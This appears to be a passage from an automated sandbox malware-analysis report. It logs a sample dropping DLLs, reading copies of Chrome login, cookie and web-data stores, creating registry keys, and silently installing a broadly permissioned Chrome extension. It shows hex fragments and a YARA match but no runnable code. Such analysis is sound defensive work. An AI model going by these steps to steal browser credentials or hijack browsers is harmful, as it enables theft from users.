C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	unknown	73160	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 44 d9 22 43 00 b8 4c 10 00 b8 4c 10 00 b8 4c 10 1e ea c8 10 05 b8 4c 10 09 c0 c8 10 26 b8 4c 10 09 c0 d9 10 15 b8 4c 10 09 c0 cf 10 59 b8 4c 10 27 7e 21 10 01 b8 4c 10 27 7e 37 10 07 b8 4c 10 00 b8 4d 10 5c b8 4c 10 09 c0 c6 10 02 b8 4c 10 1e ea d8 10 01 b8 4c 10 09 c0 dd 10 01 b8 4c 10 52 69 63 68 00 b8 4c 10 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 a8 98 8f 50 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......D."C..L...L...L....... L.....&.L.......L.....Y.L.'~!. ..L.'~7...L...M.\.L.......L... ....L.......L.Rich..L......... PE..L......P...	success or wait	1	2F0DB9A	WriteFile
C:\Users\user\AppData\Local\Temp\download\atl71.dll	unknown	89600	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 45 72 ac c4 01 13 c2 97 01 13 c2 97 01 13 c2 97 82 1b 9d 97 03 13 c2 97 c0 1b a2 97 03 13 c2 97 8f 04 cd 97 0a 13 c2 97 fb 30 db 97 03 13 c2 97 82 1b 9f 97 02 13 c2 97 01 13 c3 97 c1 13 c2 97 8f 04 9d 97 13 13 c2 97 8f 04 a2 97 06 13 c2 97 8f 04 9e 97 00 13 c2 97 8f 04 9c 97 00 13 c2 97 8f 04 98 97 00 13 c2 97 52 69 63 68 01 13 c2 97 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......Er.................... ....0.......... ....Rich....	success or wait	1	2F0DB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	unknown	92080	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 b9 1d 87 59 fd 7c e9 0a fd 7c e9 0a fd 7c e9 0a ee 74 80 0a fc 7c e9 0a f8 70 b6 0a f5 7c e9 0a f8 70 e6 0a f9 7c e9 0a f8 70 b4 0a f9 7c e9 0a f8 70 89 0a f8 7c e9 0a 7e 74 b6 0a fe 7c e9 0a 07 5f f0 0a f9 7c e9 0a ee 74 b4 0a ff 7c e9 0a 7e 74 b4 0a f6 7c e9 0a fd 7c e8 0a 36 7c e9 0a 73 6b 89 0a ed 7c e9 0a 73 6b b5 0a fc 7c e9 0a 11 77 b7 0a fc 7c e9 0a 73 6b b3 0a fc 7c e9	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........Y.|...|...|...t...| ...p...|...p...|...p...|...p.. .|..~t...|..._...|...t...|..~t ...|...|..6|..sk...|..sk...|.. .w...|..sk...|.	success or wait	1	2F0DB9A	WriteFile
C:\Users\user\AppData\Local\Temp\download\download_engine.dll	unknown	3512776	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 4d a2 15 7d 09 c3 7b 2e 09 c3 7b 2e 09 c3 7b 2e 1a cb 12 2e 0b c3 7b 2e 0c cf 24 2e 0e c3 7b 2e 0c cf 74 2e 05 c3 7b 2e 0c cf 26 2e 0d c3 7b 2e 0c cf 1b 2e 04 c3 7b 2e 8a cb 24 2e 0d c3 7b 2e f3 e0 62 2e 0d c3 7b 2e 1a cb 26 2e 0b c3 7b 2e 87 d4 24 2e 0b c3 7b 2e e1 dc 71 2e 42 c3 7b 2e 8a cb 26 2e 12 c3 7b 2e 87 d4 26 2e 0d c3 7b 2e 09 c3 7a 2e 89 c1 7b 2e 87 d4 1b 2e 6b c1 7b	MZ......................@..... .... 8...........!..L.!This program cannot be run in DOS mode....$.......M..}..{...{... {.......{...$...{...t...{...&...{..... ..{...$...{...b...{...&...{...$... {...q.B.{...&...{...&...{...z... {.....k.{	success or wait	1	2F0DB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\download\msvcp71.dll	unknown	503808	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 84 6b fe f4 c0 0a 90 a7 c0 0a 90 a7 c0 0a 90 a7 43 02 cd a7 c2 0a 90 a7 c0 0a 91 a7 af 0a 90 a7 4e 1d cd a7 c3 0a 90 a7 4e 1d 9f a7 c4 0a 90 a7 4e 1d f0 a7 e5 0a 90 a7 4e 1d cf a7 ef 0a 90 a7 4e 1d cc a7 c1 0a 90 a7 4e 1d ce a7 c1 0a 90 a7 4e 1d ca a7 c1 0a 90 a7 52 69 63 68 c0 0a 90 a7 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ed 51 b4 44 00 00 00 00 00 00 00 00 e0 00 0e	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........k..............C..... ..........N.......N.......N... ....N.......N.......N.......N. ......Rich............PE..L... .Q.D...........	success or wait	1	2F0DB9A	WriteFile
C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	unknown	348160	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 8c 9c 76 90 c8 fd 18 c3 c8 fd 18 c3 c8 fd 18 c3 4b f5 45 c3 cb fd 18 c3 c8 fd 19 c3 53 fd 18 c3 46 ea 78 c3 df fd 18 c3 46 ea 17 c3 85 fd 18 c3 46 ea 47 c3 c7 ff 18 c3 46 ea 44 c3 c9 fd 18 c3 46 ea 46 c3 c9 fd 18 c3 46 ea 42 c3 c9 fd 18 c3 52 69 63 68 c8 fd 18 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 e8 51 b4 44 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.........v.............K.E... ......S...F.x.....F.......F.G. ....F.D.....F.F.....F.B.....Ri ch............................ PE..L....Q.D...	success or wait	1	2F0DB9A	WriteFile

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\xldl.dll	unknown	293320	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 71 a7 c3 08 35 c6 ad 5b 35 c6 ad 5b 35 c6 ad 5b 26 ce c4 5b 37 c6 ad 5b bb d1 a2 5b 2f c6 ad 5b bb d1 f2 5b aa c6 ad 5b b6 ce f2 5b 34 c6 ad 5b cf e5 b4 5b 31 c6 ad 5b 26 ce f0 5b 37 c6 ad 5b b6 ce f0 5b 3f c6 ad 5b 35 c6 ac 5b 9f c6 ad 5b 12 00 d6 5b 30 c6 ad 5b bb d1 cd 5b 70 c6 ad 5b bb d1 f1 5b 34 c6 ad 5b d9 cd f3 5b 34 c6 ad 5b bb d1 f7 5b 34 c6 ad 5b 52 69 63 68 35 c6 ad	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......q...5..[5..[5.. [&..[7..[...[/..[...[...[...[4..[...[1..[&..[7..[...[?..[5..[...[...[0.. [...[p..[...[4..[...[4..[...[4.. [Rich5..	success or wait	1	2F0DB9A	WriteFile
C:\Users\user\AppData\Local\Temp\download\zlib1.dll	unknown	59904	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 22 75 8e 2d 66 14 e0 7e 66 14 e0 7e 66 14 e0 7e 63 18 bd 7e 65 14 e0 7e 63 18 80 7e 67 14 e0 7e 63 18 bf 7e 63 14 e0 7e 63 18 ef 7e 64 14 e0 7e e5 1c bd 7e 64 14 e0 7e 66 14 e1 7e 7e 14 e0 7e e8 03 bf 7e 6b 14 e0 7e e8 03 ef 7e 64 14 e0 7e e8 03 bc 7e 67 14 e0 7e 8a 1f be 7e 67 14 e0 7e e8 03 ba 7e 67 14 e0 7e 52 69 63 68 66 14 e0 7e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$......."u.- f..~f..~f..~c..~e. .~c..~g..~c..~c..~c..~d..~... ~ d..~f..~~..~...~k..~...~d..~.. .~g..~...~g..~...~g..~Richf.. ~...............	success or wait	1	2F0DB9A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe	unknown	4453376	success or wait	1	446352	ReadFile
C:\Users\user\AppData\Local\Login Data1612045889505	0	100	success or wait	1	2FAF95D	ReadFile
C:\Users\user\AppData\Local\Login Data1612045889505	0	2048	success or wait	1	2FAF95D	ReadFile
C:\Users\user\AppData\Local\Login Data1612045889505	30720	2048	success or wait	1	2FAF95D	ReadFile
C:\Users\user\AppData\Local\Cookies1612045889599	0	100	success or wait	1	2FAF95D	ReadFile

Copyright null 2021

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Cookies1612045889599	0	4096	success or wait	1	2FAF95D	ReadFile
C:\Users\user\AppData\Roaming\1612045890161.txt	unknown	24576	success or wait	1	2F03578	ReadFile
C:\Users\user\AppData\Roaming\1612045890161.txt	unknown	4096	success or wait	1	2F03578	ReadFile
C:\Users\user\AppData\Local\Login Data1612045902661	0	100	success or wait	1	2FAF95D	ReadFile
C:\Users\user\AppData\Local\Login Data1612045902661	0	2048	success or wait	1	2FAF95D	ReadFile
C:\Users\user\AppData\Local\Cookies1612045902708	0	100	success or wait	1	2FAF95D	ReadFile
C:\Users\user\AppData\Local\Cookies1612045902708	0	4096	success or wait	1	2FAF95D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	86016	success or wait	1	2F03578	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	2F03578	ReadFile
C:\Users\user\AppData\Local\Web Data1612045902911	0	100	success or wait	1	2FAF95D	ReadFile
C:\Users\user\AppData\Local\Web Data1612045902911	0	2048	success or wait	1	2FAF95D	ReadFile
C:\Users\user\AppData\Localwebdata1612045902958	0	100	success or wait	1	2FAF95D	ReadFile
C:\Users\user\AppData\Localwebdata1612045902958	0	2048	success or wait	1	2FAF95D	ReadFile
C:\Users\user\AppData\Local\Temp\xldl.dat	unknown	32	success or wait	9	2F0DB1A	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\a0b923820dcc509a	success or wait	1	301291E	RegCreateKeyExA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\9d4c2f636f067f89	success or wait	1	30128CE	RegCreateKeyExA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\257FB5DF51EB85B5	success or wait	1	3012A41	RegCreateKeyExA

Analysis Process: 63C4F3D9EA0CC861.exe PID: 6004 Parent PID: 5976

General

Start time:	14:31:18
Start date:	30/01/2021
Path:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe 200 installp2
Imagebase:	0x400000
File size:	4453376 bytes
MD5 hash:	18169F98E39AE228D131AEC477C8A2E9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Ping_Command_in_EXE, Description: Detects an suspicious ping command execution in an executable, Source: 00000004.00000002.274583056.00000000026D0000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1612045891739	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	3875939	CreateFileA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\hihistory	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	38758D6	CreateFileA
C:\Users\user\AppData\Local\crx.7z	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	376DA6B	CreateFileW
C:\Users\user\AppData\Local\crx.json	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	376DA6B	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	37559E1	CreateDirectoryA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	37559E1	CreateDirectoryA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\icon.png	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	376DA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\icon48.png	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	376DA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\popup.html	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	376DA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\background.js	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	376DA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\book.js	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	376DA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\jquery-1.8.3.min.js	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	376DA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\popup.js	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	376DA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\manifest.json	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	376DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\1612045892739	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	3875939	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\hihistory	success or wait	1	38758FD	DeleteFileA
C:\Users\user\AppData\Local\crx.json	success or wait	1	37D121E	DeleteFileA
C:\Users\user\AppData\Local\crx.7z	success or wait	1	37D143C	DeleteFileA
C:\Users\user\AppData\Local\Temp\1612045891739	success or wait	1	37D1BD5	DeleteFileA
C:\Users\user\AppData\Local\Temp\1612045892739	success or wait	1	37CE653	DeleteFileA

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\book.js	C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\d8yI+Hf7rX.js	success or wait	1	37CF6E4	MoveFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1612045891739	unknown	37737	37 7a bc af 27 1c 00 03 49 56 77 20 27 93 00 00 00 00 00 00 22 00 00 00 00 00 00 00 c6 53 db b7 00 1b 9e 93 8a f1 38 25 44 84 d4 fd 32 20 a4 96 4a 87 97 a8 79 31 81 43 bf cd 88 aa be a1 86 f3 48 45 38 39 a7 56 e6 98 5a 27 2c 6e 2a d5 24 f5 54 04 56 13 15 15 0e ad 4f c1 25 7b 1f 49 1e 36 21 06 94 8b 91 d9 22 83 de 3a 19 4c 99 a9 6e 72 48 2e 8f 41 86 6d 0b 09 ba 86 eb f9 89 35 cc 4d 04 6f 00 1c f5 b9 9d e9 51 e7 d0 e1 72 8d cb 01 9b e2 ff 7c fa 6b 31 9d f0 53 22 a9 eb 77 22 59 ae 93 e1 32 70 53 b5 bb a4 b4 67 88 f7 c1 dc f8 56 3a 79 15 3b 15 cd 2b 86 d5 9b 50 89 e4 8c 38 46 ed bd 74 17 93 fd 29 95 26 3a e6 21 6a a5 ee cb b3 ba e9 3d 89 fc 7f 25 d8 b1 64 0d 62 15 75 b7 26 e2 05 34 79 a6 3c b9 39 37 c4 a4 5b 11 60 4c 5d 37 0b cf c3 73 5a 97 3b be 4b d1 07 45	7z..'...IVw '....."........S ....8%D...2 ..J...y1.C.... ....HE89.V..Z',n*.$.T.V.....O .%{.I.6!....."..:.L..nrH..A.m.. .....5.M.o.....Q...r.....|.k 1..S"..w"Y...2pS....g.....V:y. ;..+...P...8F..t...).&:.!j.... ..=...%..d.b.u.&..4y.<.97..[.` L]7...sZ.;.K..E	success or wait	1	3875954	WriteFile
C:\Users\user\AppData\Local\crx.7z	unknown	36105	37 7a bc af 27 1c 00 03 d4 03 39 bb c5 8c 00 00 00 00 00 00 24 00 00 00 00 00 00 00 9a 5e 78 12 00 44 94 05 c4 7a 27 f6 f7 ee 89 8e 50 90 88 b3 aa d5 50 27 c5 42 d4 1a 61 ac 49 6b d6 3f 68 a5 4f 20 28 3c 4d b3 dc 41 14 b2 8b 53 b1 d5 1c 3e 6c 1f ed 13 5b 9c 79 9b 8d f6 45 ee 42 46 14 40 19 2a 77 cb bb 0b 34 33 03 a5 7b ac 62 f1 47 fb d2 f3 28 ae 2e e8 bb 3d 81 51 c6 ac 32 27 d3 39 a5 6c 25 85 09 7e 06 34 db a9 b4 60 7e ed 75 58 36 c1 c9 08 8a 98 53 c3 ed 15 b5 9b 54 19 c1 4b ca 5c 29 7d d7 e3 2c 2b 3e 5c 59 65 46 70 2d b1 00 ca 3c a7 4f 74 70 77 e2 ff 0d 86 f7 cd 23 d7 4e 56 1a 13 ab ee f7 ff da d9 d5 7e a1 3b a5 28 fd db 8d 2d e3 46 7e ae 7f 86 52 a4 24 73 0f cb 6d d6 d4 7d 2f 1a 3e e0 01 78 96 c8 3e ac b1 4f 73 77 8b 82 6d de 1d 41 b6 4f b3 68 5d d7 64	7z..'.....9.........$........^ x..D...z'.....P.....P'.B..a.Ik.? h.O (<M..A...S...>I...[.y... E.BF.@.*w...43..{.b.G... (....= .Q..2'.9.l%..~.4...`~.uX6..... S.....T..K.\)}..,+>\YeFp-...<. Otpw......#.NV.........~.;.(...- .F~...R.$s..m..}/.>..x..>..O sw..m..A.O.h].d	success or wait	1	376DB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\crx.json	unknown	1981	7b 22 61 63 74 69 76 65 5f 70 65 72 6d 69 73 73 69 6f 6e 73 22 3a 7b 22 61 70 69 22 3a 5b 22 61 63 74 69 76 65 54 61 62 22 2c 22 62 72 6f 77 73 69 6e 67 44 61 74 61 22 2c 22 63 6f 6e 74 65 6e 74 53 65 74 74 69 6e 67 73 22 2c 22 63 6f 6e 74 65 78 74 4d 65 6e 75 73 22 2c 22 63 6f 6f 6b 69 65 73 22 2c 22 64 6f 77 6e 6c 6f 61 64 73 22 2c 22 64 6f 77 6e 6c 6f 61 64 73 49 6e 74 65 72 6e 61 6c 22 2c 22 68 69 73 74 6f 72 79 22 2c 22 6d 61 6e 61 67 65 6d 65 6e 74 22 2c 22 70 72 69 76 61 63 79 22 2c 22 73 74 6f 72 61 67 65 22 2c 22 74 61 62 73 22 2c 22 74 6f 70 53 69 74 65 73 22 2c 22 77 65 62 4e 61 76 69 67 61 74 69 6f 6e 22 2c 22 77 65 62 52 65 71 75 65 73 74 22 2c 22 77 65 62 52 65 71 75 65 73 74 42 6c 6f 63 6b 69 6e 67 22 5d 2c 22 73 63 72 69 70 74 61 62 6c 65	{"active_permissions": {"api":["activeTab","browsingData","contentSettings","contextMenus", "cookies","downloads","downloadsInternal","history","management","privacy","storage","tabs","topSites","webNavigation","webRequest","webRequestBlocking"],"scriptable	success or wait	1	376DB9A	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	32768	7b 22 65 78 74 65 6e 73 69 6f 6e 73 22 3a 7b 22 70 6f 6c 69 63 79 22 3a 7b 22 73 77 69 74 63 68 22 3a 66 61 6c 73 65 7d 2c 22 73 65 74 74 69 6e 67 73 22 3a 7b 22 61 61 70 6f 63 63 6c 63 67 6f 67 6b 6d 6e 63 6b 6f 6b 64 6f 70 66 6d 68 6f 6e 66 6d 67 6f 65 6b 22 3a 7b 22 61 63 6b 5f 65 78 74 65 72 6e 61 6c 22 3a 74 72 75 65 2c 22 61 63 74 69 76 65 5f 70 65 72 6d 69 73 73 69 6f 6e 73 22 3a 7b 22 61 70 69 22 3a 5b 5d 2c 22 6d 61 6e 69 66 65 73 74 5f 70 65 72 6d 69 73 73 69 6f 6e 73 22 3a 5b 5d 7d 2c 22 61 70 70 5f 6c 61 75 6e 63 68 65 72 5f 6f 72 64 69 6e 61 6c 22 3a 22 77 22 2c 22 63 6f 6d 6d 61 6e 64 73 22 3a 7b 7d 2c 22 63 6f 6e 74 65 6e 74 5f 73 65 74 74 69 6e 67 73 22 3a 5b 5d 2c 22 63 72 65 61 74 69 6f 6e 5f 66 6c 61 67 73 22 3a 31 33 37 2c 22 65 76 65	{"extensions":{"policy": {"switch":false},"settings": {"aapocclcgogkmnckokdopfmhonfmgoek":{"ack_external":true,"active_permissions":{"api": [],"manifest_permissions": []},"app_launcher_ordinal":"w","commands": {},"content_settings": [],"creation_flags":137,"eve	success or wait	1	3764133	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	unknown	1868	34 46 33 39 45 43 43 33 43 34 36 41 34 31 42 42 30 37 22 2c 22 6c 61 73 74 5f 75 73 65 72 6e 61 6d 65 22 3a 22 32 41 41 39 34 36 36 36 34 32 38 41 34 31 42 42 39 38 38 38 43 45 38 42 38 41 36 37 45 42 38 37 39 33 34 43 32 44 30 33 32 41 37 46 37 46 33 41 46 42 36 46 34 30 46 35 46 46 33 34 43 37 31 41 22 7d 7d 2c 22 68 6f 6d 65 70 61 67 65 22 3a 22 41 42 34 41 44 38 39 33 36 43 41 30 33 43 36 33 44 43 35 35 45 45 38 32 36 35 37 43 38 31 44 37 44 45 35 42 43 44 45 38 32 36 45 35 37 31 46 31 46 32 38 42 39 32 43 41 34 39 46 43 42 43 34 22 2c 22 68 6f 6d 65 70 61 67 65 5f 69 73 5f 6e 65 77 74 61 62 70 61 67 65 22 3a 22 32 42 35 39 43 44 45 37 33 33 34 30 43 36 35 45 37 31 38 36 30 39 31 31 44 34 30 37 37 30 38 32 33 34 39 45 36 44 37 43 41 46 38 44 31 37	4F39ECC3C46A41BB07","last_username":"2AA94666428A41BB9888CE8B8A67EB87934C2D032A7F7F3AFB6F40F5FF34C71A"}},"homepage":"AB4AD8936CA03C63DC55E5E82657C81D7DE5BCDE826E571F1F28B92CA49FCBC4","homepage_is_newtabpage":"2B59CDE73340C65E71860911D4077082349E6D7CAF8D17	success or wait	1	3764133	WriteFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\icon.png	unknown	1161	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 1e 00 00 00 1e 08 06 00 00 00 3b 30 ae a2 00 00 04 50 49 44 41 54 48 89 ed 95 5d 88 94 65 14 c7 7f e7 79 de 99 fd 9a d5 75 77 dc 75 d1 3e ac f0 c6 44 a3 04 2f b2 04 33 24 ac db e8 22 02 b1 2e ac ab b2 bc 4a b6 0f 0a a2 48 ba e8 c2 28 8a a0 82 a4 1b c3 30 4a 0c 0b d2 44 dd c0 84 58 2c 30 3f b6 76 26 57 77 d7 9d 8f f7 39 5d 3c cf fb ce 3b e3 3a e6 4d 74 e1 81 77 e6 19 de e7 9c ff f9 ff cf c7 c0 0d fb 8f 4c 00 56 1f d9 7c 7a a2 5a 5f d2 ee 62 24 a2 bd 91 29 f7 e7 a2 9d df ac 7a ef d5 ec bb f5 c7 9f 7c a9 5c ab 3f 33 55 77 fd bf 0e 0e 5e e1 7b db f8 78 7a 1e cc 47 bf 1f ba e7 83 a5 06 60 a2 5a 5f 22 21 0b 91 b9 9f 18 95 0b b5 78 e0 d4 4c e5 95 b5 47 b7 1c 48 02 ad 3d ba f9 f0 6f 33 95 1d 93 b5 b8 3f 46	.PNG.....IHDR.....;0.....PIDATH...]..e....y.....uw.u.>...D../..3$..."....J...H...(.....0J...D...X,0?.v&Ww....9]<...;.:.Mt..w.....L.V..\|z.Z_..b$...).....z.....|.\.?3Uw....^.{..xz..G.....`.Z_"!.....x..L...G..H..=...o3.....?F	success or wait	1	376DB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
